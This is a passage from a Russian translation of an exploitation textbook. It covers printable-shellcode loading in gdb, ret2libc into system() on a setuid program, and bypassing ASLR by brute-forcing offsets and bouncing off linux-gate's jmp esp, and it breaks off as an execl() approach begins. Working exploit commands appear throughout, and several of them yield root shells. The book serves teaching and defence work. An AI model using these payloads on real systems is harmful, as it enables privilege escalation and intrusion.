Start it from the beginning? (y or n) y

Starting program: /home/reader/booksrc/update_info $(perl -e 'print "\xfd\
xf8\xff\xbf"x10')
$(cat ./printable)
[DEBUG]: desc argument is at 0xbffff8fd
Updating product # with description 'TX-3399-Purr-!TTTP\%JONE%501:-%mm4-
%mm%--DW%P-Yf1Y-fwfY-yzSzP-iii%-Zkx%-%Fw%P-XXn6-99w%-ptt%P-%w%%-qqqq-jPiXP-
cccc-Dw0D-WICzP-c66c-W0TmP-TTTT-%NN0-%o42-7a-0P-xGGx-rrrx-aF0wP-pApA-N-w--
B2H2PPPPPPPPPPPPPPPPPPPPP'

Breakpoint 1, 0x080484db in update_product_description (
    id=0x72727550 <Address 0x72727550 out of bounds>,
    desc=0x5454212d <Address 0x5454212d out of bounds>) at update_info.c:21
21      }
(gdb) stepi
0xbffff8fd in ?? ()
(gdb) x/9i $eip
0xbffff8fd:      push   esp
0xbffff8fe:      pop    eax
0xbffff8ff:      sub    eax,0x39393333
0xbffff904:      sub    eax,0x72727550
```

```
0xbffff909:      sub    eax,0x54545421
0xbffff90e:      push   eax
0xbffff90f:      pop    esp
0xbffff910:      and    eax,0x454e4f4a
0xbffff915:      and    eax,0x3a313035
(gdb) i r esp
esp            0xbffff6d0       0xbffff6d0
(gdb) p /x $esp + 860
$1 = 0xbffffa2c
(gdb) stepi 9
0xbffff91a in ?? ()
(gdb) i r esp eax
esp            0xbffffa2c       0xbffffa2c
eax            0x0      0
(gdb)
```

Первые девять команд прибавляют к ESP 860 и обнуляют регистр EAX. Следующие восемь команд проталкивают последние восемь байт шелл-кода в стек кусками по 4 байта. Этот процесс повторяется в следующих 32 командах, в результате чего в стеке выстраивается весь шелл-код.

```
(gdb) x/8i $eip
0xbffff91a:      sub    eax,0x346d6d25
0xbffff91f:      sub    eax,0x256d6d25
0xbffff924:      sub    eax,0x2557442d
0xbffff929:      push   eax
0xbffff92a:      sub    eax,0x59316659
0xbffff92f:      sub    eax,0x59667766
0xbffff934:      sub    eax,0x7a537a79
0xbffff939:      push   eax
(gdb) stepi 8
0xbffff93a in ?? ()
(gdb) x/4x $esp
0xbffffa24:      0x53e28951      0x80cde189      0x00000000      0x00000000
(gdb) stepi 32
0xbffff9ba in ?? ()
(gdb) x/5i $eip
0xbffff9ba:      push   eax
0xbffff9bb:      push   eax
0xbffff9bc:      push   eax
0xbffff9bd:      push   eax
0xbffff9be:      push   eax
(gdb) x/16x $esp
0xbffffa04:      0x90909090      0x31c03190      0x99c931db      0x80cda4b0
0xbffffa14:      0x51580b6a      0x732f2f68      0x622f6868      0xe3896e69
0xbffffa24:      0x53e28951      0x80cde189      0x00000000      0x00000000
0xbffffa34:      0x00000000      0x00000000      0x00000000      0x00000000
(gdb) i r eip esp eax
eip            0xbffff9ba       0xbffff9ba
esp            0xbffffa04       0xbffffa04
eax            0x90909090       -1869574000
(gdb)
```

Теперь, когда шелл-код полностью построен в стеке, EAX устанавливается равным 0x90909090. Это значение многократно проталкивается в стек, чтобы построить NOP-цепочку, которая соединит конец кода загрузчика с построенным шелл-кодом.

```
(gdb) x/24x 0xbffff9ba
0xbffff9ba:     0x50505050      0x50505050      0x50505050      0x50505050
0xbffff9ca:     0x50505050      0x00000050      0x00000000      0x00000000
0xbffff9da:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffff9ea:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffff9fa:     0x00000000      0x00000000      0x90900000      0x31909090
0xbffffa0a:     0x31db31c0      0xa4b099c9      0x0b6a80cd      0x2f685158
(gdb) stepi 10
0xbffff9c4 in ?? ()
(gdb) x/24x 0xbffff9ba
0xbffff9ba:     0x50505050      0x50505050      0x50505050      0x50505050
0xbffff9ca:     0x50505050      0x00000050      0x00000000      0x00000000
0xbffff9da:     0x90900000      0x90909090      0x90909090      0x90909090
0xbffff9ea:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff9fa:     0x90909090      0x90909090      0x90909090      0x31909090
0xbffffa0a:     0x31db31c0      0xa4b099c9      0x0b6a80cd      0x2f685158
(gdb) stepi 5
0xbffff9c9 in ?? ()
(gdb) x/24x 0xbffff9ba
0xbffff9ba:     0x50505050      0x50505050      0x50505050      0x90905050
0xbffff9ca:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff9da:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff9ea:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff9fa:     0x90909090      0x90909090      0x90909090      0x31909090
0xbffffa0a:     0x31db31c0      0xa4b099c9      0x0b6a80cd      0x2f685158
(gdb)
```

Теперь указатель команды (EIP) может проскочить по NOP-мостику в построенный шелл-код.

Метод отображаемого шелл-кода может открыть некоторые двери. Он и другие обсуждавшиеся нами приемы – это лишь кирпичики, которые можно складывать в мириадах разных комбинаций. Их применение требует некоторой изобретательности. Тот, кто умнее, обыграет соперника на его собственном поле.

0x6a0 Усиление противодействия

Техника эксплойта, продемонстрированная в этой главе, известна давно. У программистов было достаточно времени, чтобы предложить разумные способы защиты. Эксплойт можно представить как процесс из трех этапов: сначала тем или иным способом разрушить данные в памяти, потом изменить порядок управления и, наконец, выполнить шелл-код.

0x6b0 Неисполняемый стек

Большинству приложений никогда не требуется выполнять что-либо в стеке, поэтому очевидной мерой защиты от переполнения буфера будет сделать стек неисполняемым. В этом случае внедренный в стек шелл-код становится бесполезным. Такой тип защиты обезвреживает большинство эксплойтов и становится все более популярным. В последней версии OpenBSD стек неисполняемый по умолчанию, а в Linux неисполняемый стек устанавливается через патч ядра PaX.

0x6b1 Возврат в libc (ret2libc)

Конечно, есть и соответствующая технология, применяемая для обхода данной системы защиты. Эта технология называется *ret2libc* (от *returning into libc* – возврат в *libc*). Стандартная библиотека C *libc* содержит различные базовые функции, такие как `printf()` и `exit()`. Это общие функции, поэтому любая программа, вызывающая функцию `printf()`, переадресует выполнение в соответствующее место в *libc*. Эксплойт может сделать то же самое и переадресовать выполнение программы некоторой функции в *libc*. Функциональность эксплойта при этом ограничена функциями из *libc*, и по сравнению с произвольным шелл-кодом она существенно уже. Зато в стеке никогда ничего не выполняется.

0x6b2 Возврат в system()

Одна из простейших функций *libc*, в которую может происходить возврат, – это `system()`. Эта функция принимает единственный аргумент и выполняет этот аргумент через */bin/sh*. В нашем примере рассматривается простая уязвимая программа.

vuln.c

```
int main(int argc, char *argv[])
{
        char buffer[5];
        strcpy(buffer, argv[1]);
        return 0;
}
```

Разумеется, она станет уязвимой после компиляции и установки флага `setuid`.

```
reader@hacking:~/booksrc $ gcc -o vuln vuln.c
reader@hacking:~/booksrc $ sudo chown root ./vuln
reader@hacking:~/booksrc $ sudo chmod u+s ./vuln
reader@hacking:~/booksrc $ ls -l ./vuln
-rwsr-xr-x 1 root reader 6600 2007-09-30 22:43 ./vuln
```

```
reader@hacking:~/booksrc $
```

Идея в том, чтобы заставить уязвимую программу запустить оболочку, не выполняя никаких команд в стеке, путем возврата в библиотечную функцию `system()`. Если передать этой функции аргумент `"/bin/sh"`, она должна породить оболочку.

Сначала надо определить местонахождение функции `system()` в библиотеке *libc*. Для каждой машины оно будет своим, но не изменится, пока *libc* не будет перекомпилирована заново. Один из простейших способов выяснить адрес функции в *libc* – написать элементарную программу и запустить ее в отладчике, например:

```
reader@hacking:~/booksrc $ cat > dummy.c
int main()
{ system(); }
reader@hacking:~/booksrc $ gcc -o dummy dummy.c
reader@hacking:~/booksrc $ gdb -q ./dummy
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break main
Breakpoint 1 at 0x804837a
(gdb) run
Starting program: /home/matrix/booksrc/dummy

Breakpoint 1, 0x0804837a in main ()
(gdb) print system
$1 = {<text variable, no debug info>} 0xb7ed0d80 <system>
(gdb) quit
```

Здесь создана программа *dummy*, содержащая вызов функции `system()`. После компиляции двоичный модуль открывается в отладчике и в начале программы задается точка останова. Запускается программа и выводится адрес функции `system()`. В данном случае функция `system()` находится по адресу `0xb7ed0d80`.

Зная этот адрес, мы можем направить выполнение программы в функцию `system()` библиотеки *libc*. Однако требуется заставить уязвимую программу выполнить `system("/bin/sh")` и получить оболочку, поэтому надо передать функции аргумент. При возврате в *libc* адрес возврата и аргументы функции считываются из стека в уже знакомом формате: адрес возврата, за которым следуют аргументы. В стеке *ret2libc*-вызов должен выглядеть примерно как на рис. 6.2.




***Рис. 6.2.** Содержимое стека*

Сразу после адреса функции из *libc* расположен адрес, на который следует передать управление после обращения к *libc*. За этим адресом возврата последовательно располагаются все аргументы функции.

В данном случае не имеет значения, куда передается управление после обращения к *libc*, поскольку будет открыта интерактивная оболочка. Следовательно, эти четыре байта можно заполнить фиктивным значением FAKE. Аргумент только один, и он должен быть указателем на строку /bin/sh. Ее можно записать в любое место памяти. Прекрасный кандидат – переменная окружения. В следующем листинге этой строке предшествуют несколько пробелов. Они играют ту же роль, что и NOP-цепочка, давая возможность маневра, так как system(" /bin/sh") – то же самое, что system(" /bin/sh").

```
reader@hacking:~/booksrc $ export BINSH="         /bin/sh"
reader@hacking:~/booksrc $ ./getenvaddr BINSH ./vuln
BINSH will be at 0xbffffe5b
reader@hacking:~/booksrc $
```

Итак, адрес system() равен 0xb7ed0d80, а строка /bin/sh во время выполнения программы будет располагаться по адресу 0xbffffe5b. Это означает, что вместо адреса возврата в стек надо записать ряд адресов начиная с 0xb7ecfd80, затем фиктивный FAKE (безразлично, куда перейдет управление после вызова system()) и в завершение 0xbffffe5b.

Короткий перебор показывает, что адрес возврата в стеке перезаписывается, скорее всего, восьмым словом входных данных программы, поэтому в нашем эксплойте для заполнения понадобится семь слов фиктивных данных.

```
reader@hacking:~/booksrc $ ./vuln $(perl -e 'print "ABCD"x5')
reader@hacking:~/booksrc $ ./vuln $(perl -e 'print "ABCD"x10')
Segmentation fault
reader@hacking:~/booksrc $ ./vuln $(perl -e 'print "ABCD"x8')
Segmentation fault
reader@hacking:~/booksrc $ ./vuln $(perl -e 'print "ABCD"x7')
Illegal instruction
reader@hacking:~/booksrc $ ./vuln $(perl -e 'print "ABCD"x7 . "\x80\x0d\xed\
xb7FAKE\x5b\xfe\xff\xbf"')
sh-3.2# whoami
root
sh-3.2#
```

Эксплойт при необходимости можно расширить, создав цепочку вызовов *libc*. Адрес возврата FAKE можно изменить, направив выполнение программы в нужное место.

0x6c0 Рандомизация стековой памяти (ASLR)

В другом способе защиты применяется несколько иной подход. Он не запрещает выполнение в стеке, но структура памяти стека рандомизуется. Атакующий не может вернуть управление своему шелл-коду, потому что не знает, где он находится.

В ядре Linux эта система включена начиная с версии 2.6.12, на загрузочном диске для этой книги[1] она выключена. Чтобы снова включить данную защиту, запишите 1 в файловую систему */proc*:

```
reader@hacking:~/booksrc $ sudo su -
root@hacking:~ # echo 1 > /proc/sys/kernel/randomize_va_space
root@hacking:~ # exit
logout
reader@hacking:~/booksrc $ gcc exploit_notesearch.c
reader@hacking:~/booksrc $ ./a.out
[DEBUG] found a 34 byte note for user id 999
[DEBUG] found a 41 byte note for user id 999
-------[ end of note data ]-------
reader@hacking:~/booksrc $
```

Если включить эту систему защиты, эксплойт *notesearch* перестает работать, потому что структура стека рандомизирована. При каждом запуске программы стек начинается в случайном месте. Это иллюстрируется следующим примером.

aslr_demo.c

```
#include <stdio.h>

int main(int argc, char *argv[]) {
   char buffer[50];

   printf("buffer is at %p\n", &buffer);

   if(argc > 1)
      strcpy(buffer, argv[1]);

   return 1;
}
```

В этой программе есть очевидная уязвимость переполнения буфера, но при включенной ASLR ее эксплойт не так прост.

```
reader@hacking:~/booksrc $ gcc -g -o aslr_demo aslr_demo.c
reader@hacking:~/booksrc $ ./aslr_demo
buffer is at 0xbffbbf90
reader@hacking:~/booksrc $ ./aslr_demo
buffer is at 0xbfe4de20
reader@hacking:~/booksrc $ ./aslr_demo
buffer is at 0xbfc7ac50
reader@hacking:~/booksrc $ ./aslr_demo $(perl -e 'print "ABCD"x20')
buffer is at 0xbf9a4920
Segmentation fault
reader@hacking:~/booksrc $
```

[1] *www.symbol.ru/library/hacking-2ed. – Прим. ред.*

Обратите внимание, как меняется адрес буфера в стеке при каждом запуске программы. Мы по-прежнему можем внедрить шелл-код и разрушить память, заменив адрес возврата, но мы не знаем, в каком месте памяти находится шелл-код. Рандомизация изменяет и положение переменных окружения.

```
reader@hacking:~/booksrc $ export SHELLCODE=$(cat shellcode.bin)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./aslr_demo
SHELLCODE will be at 0xbfd919c3
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./aslr_demo
SHELLCODE will be at 0xbfe499c3
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./aslr_demo
SHELLCODE will be at 0xbfcae9c3
reader@hacking:~/booksrc $
```

Такой тип защиты может быть очень эффективным в борьбе с обычными взломщиками, но для упорного хакера его может оказаться недостаточно. Сможете ли вы придумать эксплойт этой программы и при таких условиях?

0x6c1 Анализ с помощью BASH и GDB

Раз ASLR не мешает нам калечить память, применим скрипт BASH, чтобы грубым перебором выяснить расстояние между адресом возврата и началом буфера. Когда программа завершает работу, статусом завершения является значение, возвращаемое функцией `main`. Этот статус хранится в переменной BASH с именем `$?`, и по нему можно выяснить, было ли завершение программы аварийным.

```
reader@hacking:~/booksrc $ ./aslr_demo test
buffer is at 0xbfb80320
reader@hacking:~/booksrc $ echo $?
1
reader@hacking:~/booksrc $ ./aslr_demo $(perl -e 'print "AAAA"x50')
buffer is at 0xbfbe2ac0
Segmentation fault
reader@hacking:~/booksrc $ echo $?
139
reader@hacking:~/booksrc $
```

С помощью условного оператора можно прервать выполнение нашего скрипта, если он обрушит эту программу. Блок условного оператора `if` располагается между ключевыми словами `then` и `fi`; пробельные символы обязательны. Команда `break` служит для выхода из цикла `for`.

```
reader@hacking:~/booksrc $ for i in $(seq 1 50)
> do
> echo "Trying offset of $i words"
> ./aslr_demo $(perl -e "print 'AAAA'x$i")
> if [ $? != 1 ]
> then
```

```
> echo "==> Correct offset to return address is $i words"
> break
> fi
> done
Trying offset of 1 words
buffer is at 0xbfc093b0
Trying offset of 2 words
buffer is at 0xbfd01ca0
Trying offset of 3 words
buffer is at 0xbfe45de0
Trying offset of 4 words
buffer is at 0xbfdcd560
Trying offset of 5 words
buffer is at 0xbfbf5380
Trying offset of 6 words
buffer is at 0xbffce760
Trying offset of 7 words
buffer is at 0xbfaf7a80
Trying offset of 8 words
buffer is at 0xbfa4e9d0
Trying offset of 9 words
buffer is at 0xbfacca50
Trying offset of 10 words
buffer is at 0xbfd08c80
Trying offset of 11 words
buffer is at 0xbff24ea0
Trying offset of 12 words
buffer is at 0xbfaf9a70
Trying offset of 13 words
buffer is at 0xbfe0fd80
Trying offset of 14 words
buffer is at 0xbfe03d70
Trying offset of 15 words
buffer is at 0xbfc2fb90
Trying offset of 16 words
buffer is at 0xbff32a40
Trying offset of 17 words
buffer is at 0xbf9da940
Trying offset of 18 words
buffer is at 0xbfd0cc70
Trying offset of 19 words
buffer is at 0xbf897ff0
Illegal instruction
==> Correct offset to return address is 19 words
reader@hacking:~/booksrc $
```

Знание правильного смещения позволит нам перезаписать адрес возврата. Однако мы все равно не можем выполнить шелл-код, потому что его адрес случаен. С помощью GDB изучим программу в тот момент, когда она собирается вернуться из функции `main`.

```
reader@hacking:~/booksrc $ gdb -q ./aslr_demo
```

```
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) disass main
Dump of assembler code for function main:
0x080483b4 <main+0>:    push   ebp
0x080483b5 <main+1>:    mov    ebp,esp
0x080483b7 <main+3>:    sub    esp,0x58
0x080483ba <main+6>:    and    esp,0xfffffff0
0x080483bd <main+9>:    mov    eax,0x0
0x080483c2 <main+14>:   sub    esp,eax
0x080483c4 <main+16>:   lea    eax,[ebp-72]
0x080483c7 <main+19>:   mov    DWORD PTR [esp+4],eax
0x080483cb <main+23>:   mov    DWORD PTR [esp],0x80484d4
0x080483d2 <main+30>:   call   0x80482d4 <printf@plt>
0x080483d7 <main+35>:   cmp    DWORD PTR [ebp+8],0x1
0x080483db <main+39>:   jle    0x80483f4 <main+64>
0x080483dd <main+41>:   mov    eax,DWORD PTR [ebp+12]
0x080483e0 <main+44>:   add    eax,0x4
0x080483e3 <main+47>:   mov    eax,DWORD PTR [eax]
0x080483e5 <main+49>:   mov    DWORD PTR [esp+4],eax
0x080483e9 <main+53>:   lea    eax,[ebp-72]
0x080483ec <main+56>:   mov    DWORD PTR [esp],eax
0x080483ef <main+59>:   call   0x80482c4 <strcpy@plt>
0x080483f4 <main+64>:   mov    eax,0x1
0x080483f9 <main+69>:   leave
0x080483fa <main+70>:   ret
End of assembler dump.
(gdb) break *0x080483fa
Breakpoint 1 at 0x80483fa: file aslr_demo.c, line 12.
(gdb)
```

Точка останова установлена на последней команде. Эта команда возвращает EIP к адресу возврата, хранящемуся в стеке. Когда эксплойт перезаписывает адрес возврата, это последняя команда, выполняемая под управлением исходной программы. Посмотрим на состояние регистров в этом месте программы для нескольких пробных прогонов.

```
(gdb) run
Starting program: /home/reader/booksrc/aslr_demo
buffer is at 0xbfa131a0

Breakpoint 1, 0x080483fa in main (argc=134513588, argv=0x1) at aslr_
demo.c:12
12      }
(gdb) info registers
eax            0x1       1
ecx            0x0       0
edx            0xb7f000b0       -1209007952
ebx            0xb7efeff4       -1209012236
esp            0xbfa131ec       0xbfa131ec
ebp            0xbfa13248       0xbfa13248
esi            0xb7f29ce0       -1208836896
```

```
edi            0x0       0
eip            0x80483fa        0x80483fa <main+70>
eflags         0x200246 [ PF ZF IF ID ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/reader/booksrc/aslr_demo
buffer is at 0xbfd8e520

Breakpoint 1, 0x080483fa in main (argc=134513588, argv=0x1) at aslr_
demo.c:12
12      }
(gdb) i r esp
esp            0xbfd8e56c       0xbfd8e56c
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/reader/booksrc/aslr_demo
buffer is at 0xbfaada40

Breakpoint 1, 0x080483fa in main (argc=134513588, argv=0x1) at aslr_
demo.c:12
12      }
(gdb) i r esp
esp            0xbfaada8c       0xbfaada8c
(gdb)
```

Посмотрите, как близок ESP к адресу буфера, несмотря на всю рандомизацию (строки, выделенные полужирным). Это понятно, потому что указатель стека указывает на стек, а буфер находится в стеке. Значение ESP и адрес буфера изменились на одну и ту же случайную величину, потому что они связаны между собой.

Команда GDB `stepi` выполняет программу пошагово, по одной команде. С ее помощью мы узнаем значение ESP после того, как выполнится команда `ret`.

```
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/reader/booksrc/aslr_demo
buffer is at 0xbfd1ccb0

Breakpoint 1, 0x080483fa in main (argc=134513588, argv=0x1) at aslr_
demo.c:12
12      }
```

```
(gdb) i r esp
esp            0xbfd1ccfc       0xbfd1ccfc
(gdb) stepi
0xb7e4debc in __libc_start_main () from /lib/tls/i686/cmov/libc.so.6
(gdb) i r esp
esp            0xbfd1cd00       0xbfd1cd00
(gdb) x/24x 0xbfd1ccb0
0xbfd1ccb0:     0x00000000      0x080495cc      0xbfd1ccc8      0x08048291
0xbfd1ccc0:     0xb7f3d729      0xb7f74ff4      0xbfd1ccf8      0x08048429
0xbfd1ccd0:     0xb7f74ff4      0xbfd1cd8c      0xbfd1ccf8      0xb7f74ff4
0xbfd1cce0:     0xb7f937b0      0x08048410      0x00000000      0xb7f74ff4
0xbfd1ccf0:     0xb7f9fce0      0x08048410      0xbfd1cd58      0xb7e4debc
0xbfd1cd00:     0x00000001      0xbfd1cd84      0xbfd1cd8c      0xb7fa0898
(gdb) p 0xbfd1cd00 - 0xbfd1ccb0
$1 = 80
(gdb) p 80/4
$2 = 20
(gdb)
```

Пошаговое выполнение показывает, что команда `ret` увеличивает значение ESP на 4. Вычитая значение ESP из адреса буфера, выясняем, что ESP указывает на 80 байт (или 20 слов) после начала буфера. Так как смещение адреса возврата составляло 19 слов, значит, после выполнения последней команды `ret` в `main` ESP указывает на память стека, находящуюся сразу за адресом возврата. Было бы хорошо, если б удалось заставить EIP пойти туда, куда указывает ESP.

0x6c2 Отскок от linux-gate

Описанный ниже прием не действует с ядрами Linux начиная с версии 2.6.18. Он приобрел некоторую популярность, и разработчики ядра, естественно, внесли соответствующие исправления. На загрузочном диске книги[1] используется ядро 2.6.20, поэтому ниже приведен листинг с машины loki, работающей под ядром Linux 2.6.17. Несмотря на то что данный прием не работает на загрузочном диске, его идеи можно применить другими полезными способами.

При *отскоке от linux-gate* (*bouncing off linux-gate*) речь идет о разделяемом объекте ядра, похожем на библиотеку совместного доступа. Программа *ldd* показывает, какие разделяемые библиотеки нужны программе. Заметите ли вы что-нибудь любопытное насчет библиотеки *linux-gate* в следующем листинге?

```
matrix@loki /hacking $ $ uname -a
Linux hacking 2.6.17 #2 SMP Sun Apr 11 03:42:05 UTC 2007 i686 GNU/Linux
matrix@loki /hacking $ cat /proc/sys/kernel/randomize_va_space
1
matrix@loki /hacking $ ldd ./aslr_demo
```

[1] *www.symbol.ru/library/hacking-2ed. – Прим. ред.*

```
        linux-gate.so.1 => (0xffffe000)
        libc.so.6 => /lib/libc.so.6 (0xb7eb2000)
        /lib/ld-linux.so.2 (0xb7fe5000)
matrix@loki /hacking $ ldd /bin/ls
        linux-gate.so.1 => (0xffffe000)
        librt.so.1 => /lib/librt.so.1 (0xb7f95000)
        libc.so.6 => /lib/libc.so.6 (0xb7e75000)
        libpthread.so.0 => /lib/libpthread.so.0 (0xb7e62000)
        /lib/ld-linux.so.2 (0xb7fb1000)
matrix@loki /hacking $ ldd /bin/ls
        linux-gate.so.1 => (0xffffe000)
        librt.so.1 => /lib/librt.so.1 (0xb7f50000)
        libc.so.6 => /lib/libc.so.6 (0xb7e30000)
        libpthread.so.0 => /lib/libpthread.so.0 (0xb7e1d000)
        /lib/ld-linux.so.2 (0xb7f6c000)
matrix@loki /hacking $
```

В разных программах даже при включенной системе ASLR библиотека *linux-gate.so.1* всегда располагается по одному и тому же адресу. Это виртуальный динамически разделяемый объект, с помощью которого ядро ускоряет системные вызовы, а это значит, что он нужен в каждом процессе. Он загружается прямо из ядра и отсутствует где-либо на диске.

Существенно, что в каждом процессе есть блок памяти, в котором находятся команды *linux-gate*, и они всегда располагаются по одному и тому же адресу даже при включенной ASLR. Мы попробуем найти в этом участке памяти одну специальную команду ассемблера, а именно `jmp esp`. Эта команда переводит EIP туда, куда указывает ESP.

Сначала ассемблируем эту команду, чтобы посмотреть, как она выглядит в машинном коде.

```
matrix@loki /hacking $ cat > jmpesp.s
BITS 32
jmp esp
matrix@loki /hacking $ nasm jmpesp.s
matrix@loki /hacking $ hexdump -C jmpesp
00000000 ff e4                                            |..|
00000002
matrix@loki /hacking $
```

Получив эти сведения, напишем простую программу, которая найдет эту пару в своей собственной памяти.

find_jmpesp.c

```
int main()
{
   unsigned long linuxgate_start = 0xffffe000;
   char *ptr = (char *) linuxgate_start;

   int i;
```

```
    for(i=0; i < 4096; i++)
    {
      if(ptr[i] == '\xff' && ptr[i+1] == '\xe4')
        printf("found jmp esp at %p\n", ptr+i);
    }
}
```

После компиляции и запуска программа показывает, что нужная команда находится по адресу `0xffffe777`. Можно еще раз проверить это с помощью GDB:

```
matrix@loki /hacking $ ./find_jmpesp
found jmp esp at 0xffffe777
matrix@loki /hacking $ gdb -q ./aslr_demo
Using host libthread_db library "/lib/libthread_db.so.1".
(gdb) break main
Breakpoint 1 at 0x80483f0: file aslr_demo.c, line 7.
(gdb) run
Starting program: /hacking/aslr_demo

Breakpoint 1, main (argc=1, argv=0xbf869894) at aslr_demo.c:7
7               printf("buffer is at %p\n", &buffer);
(gdb) x/i 0xffffe777
0xffffe777:     jmp    esp
(gdb)
```

Если объединить все, что мы узнали, то можно заменить адрес возврата на `0xffffe777`, и тогда при выходе из функции `main` выполнение перейдет в *linux-gate*. Так как это будет команда `jmp esp`, выполнение сразу вернется из *linux-gate* туда, куда указывает ESP. Наши предыдущие опыты показали, что в конце функции `main` ESP указывает на память сразу за адресом возврата. Если поместить в нее шелл-код, EIP должен привести прямо к нему.

```
matrix@loki /hacking $ sudo chown root:root ./aslr_demo
matrix@loki /hacking $ sudo chmod u+s ./aslr_demo
matrix@loki /hacking $ ./aslr_demo $(perl -e 'print "\x77\xe7\xff\
xff"x20')$(cat scode.bin)
buffer is at 0xbf8d9ae0
sh-3.1#
```

С помощью этого приема можно выполнить эксплойт программы *notesearch*:

```
matrix@loki /hacking $ for i in `seq 1 50`; do ./notesearch $(perl -e "print
'AAAA'x$i"); if [
$? == 139 ]; then echo "Try $i words"; break; fi; done
[DEBUG] found a 34 byte note for user id 1000
[DEBUG] found a 41 byte note for user id 1000
[DEBUG] found a 63 byte note for user id 1000
-------[ end of note data ]-------

*** ВЫВОД СОКРАЩЕН ***
```

```
[DEBUG] found a 34 byte note for user id 1000
[DEBUG] found a 41 byte note for user id 1000
[DEBUG] found a 63 byte note for user id 1000
-------[ end of note data ]-------
Segmentation fault
Try 35 words
matrix@loki /hacking $ ./notesearch $(perl -e 'print "\x77\xe7\xff\
xff"x35')$(cat scode.bin)
[DEBUG] found a 34 byte note for user id 1000
[DEBUG] found a 41 byte note for user id 1000
[DEBUG] found a 63 byte note for user id 1000
-------[ end of note data ]-------
Segmentation fault
matrix@loki /hacking $ ./notesearch $(perl -e 'print "\x77\xe7\xff\
xff"x36')$(cat scode2.bin)
[DEBUG] found a 34 byte note for user id 1000
[DEBUG] found a 41 byte note for user id 1000
[DEBUG] found a 63 byte note for user id 1000
-------[ end of note data ]-------
sh-3.1#
```

Начальная оценка в 35 слов была неверной, потому что программа все равно заканчивалась аварийно при немного меньшем буфере эксплойта. Но это близкая оценка, поэтому нужно лишь немного поковырять-ся (или вычислить смещение более точно).

Конечно, отскок от *linux-gate* – ловкий трюк, но он проходит только со старыми ядрами Linux. Вернувшись к загрузочному диску под Linux 2.6.20, вы уже не найдете этой удобной команды на знакомом месте.

```
reader@hacking:~/booksrc $ uname -a
Linux hacking 2.6.20-15-generic #2 SMP Sun Apr 15 07:36:31 UTC 2007 i686
GNU/Linux
reader@hacking:~/booksrc $ gcc -o find_jmpesp find_jmpesp.c
reader@hacking:~/booksrc $ ./find_jmpesp
reader@hacking:~/booksrc $ gcc -g -o aslr_demo aslr_demo.c
reader@hacking:~/booksrc $ ./aslr_demo test
buffer is at 0xbfcf3480
reader@hacking:~/booksrc $ ./aslr_demo test
buffer is at 0xbfd39cd0
reader@hacking:~/booksrc $ export SHELLCODE=$(cat shellcode.bin)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./aslr_demo
SHELLCODE will be at 0xbfc8d9c3
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./aslr_demo
SHELLCODE will be at 0xbfa0c9c3
reader@hacking:~/booksrc $
```

Не зная адреса команды `jmp esp`, не так легко проделать отскок от *linux-gate*. Догадаетесь, как обойти ASLR для эксплойта *aslr_demo* на загрузочном диске?

0x6c3 Применяем знания

Такие ситуации и делают хакерство искусством. Степень защищенности компьютеров непрерывно меняется, отдельные уязвимости обнаруживаются или устраняются ежедневно. Но если вы усвоили принципы основных хакерских приемов, о которых рассказано в этой книге, то сможете применять их новыми и творческими способами, решая возникающие актуальные проблемы. Этими приемами можно пользоваться, как кирпичиками LEGO, составляя из них миллионы комбинаций. Как и в любом искусстве, чем больше у вас опыта в применении техники, тем лучше вы ее понимаете. С опытом приходит способность интуитивно рассчитывать смещения и определять сегменты памяти по диапазонам их адресов.

В данном случае проблема прежняя: ASLR. Надеюсь, у вас уже есть несколько идей, которые вы готовы проверить. Не бойтесь запустить отладчик и посмотреть, что же происходит. Скорее всего, есть несколько способов обойти ASLR, и вы сможете придумать какой-то еще. Если вы не нашли решение, не беспокойтесь: об одном методе я расскажу в следующем разделе. Но прежде чем двигаться дальше, стоит немного поразмышлять над этой проблемой самостоятельно.

0x6c4 Первая попытка

На самом деле я написал эту главу раньше, чем в ядре Linux исправили *linux-gate*, поэтому мне пришлось дополнительно обдумать обход ASLR. Первой мыслью было поработать с семейством функций `execl()`. Мы используем `execve()` в шелл-коде, чтобы запустить оболочку, и если вы посмотрите на нее внимательно (или прочтете страницу руководства), то выясните, что функция `execve()` заменяет текущий процесс образом нового процесса.

```
EXEC(3)       Руководство программиста Linux     EXEC(3)

ИМЯ
        execl, execlp, execle, execv, execvp - выполнить файл

СИНТАКСИС
        #include <unistd.h>

        extern char **environ;

        int execl(const char *path, const char *arg, ...);
        int execlp(const char *file, const char *arg, ...);
        int execle(const char *path, const char *arg,
                   ..., char * const envp[]);
        int execv(const char *path, char *const argv[]);
        int execvp(const char *file, char *const argv[]);
```

```
ОПИСАНИЕ
       Семейство функций exec заменяет текущий образ процесса новым
       образом процесса. Функции, описанные на этой странице
       руководства, служат интерфейсом к функции execve(2). Более детальную
       информацию о смене текущего процесса можно получить на странице
       руководства функции execve.
```

Есть подозрение, что если структура памяти рандомизируется только при открытии процесса, то здесь может быть какая-то уязвимость. Проверим гипотезу на небольшом коде, который выводит адрес переменной в стеке, а потом запускает программу *aslr_demo* с помощью функции `execl()`**.**

aslr_execl.c

```
#include <stdio.h>
#include <unistd.h>

int main(int argc, char *argv[]) {
   int stack_var;

   // Вывести адрес из текущего кадра стека.
   printf("stack_var is at %p\n", &stack_var);

   // Запустить aslr_demo и посмотреть, как организован ее стек.
   execl("./aslr_demo", "aslr_demo", NULL);
}
```

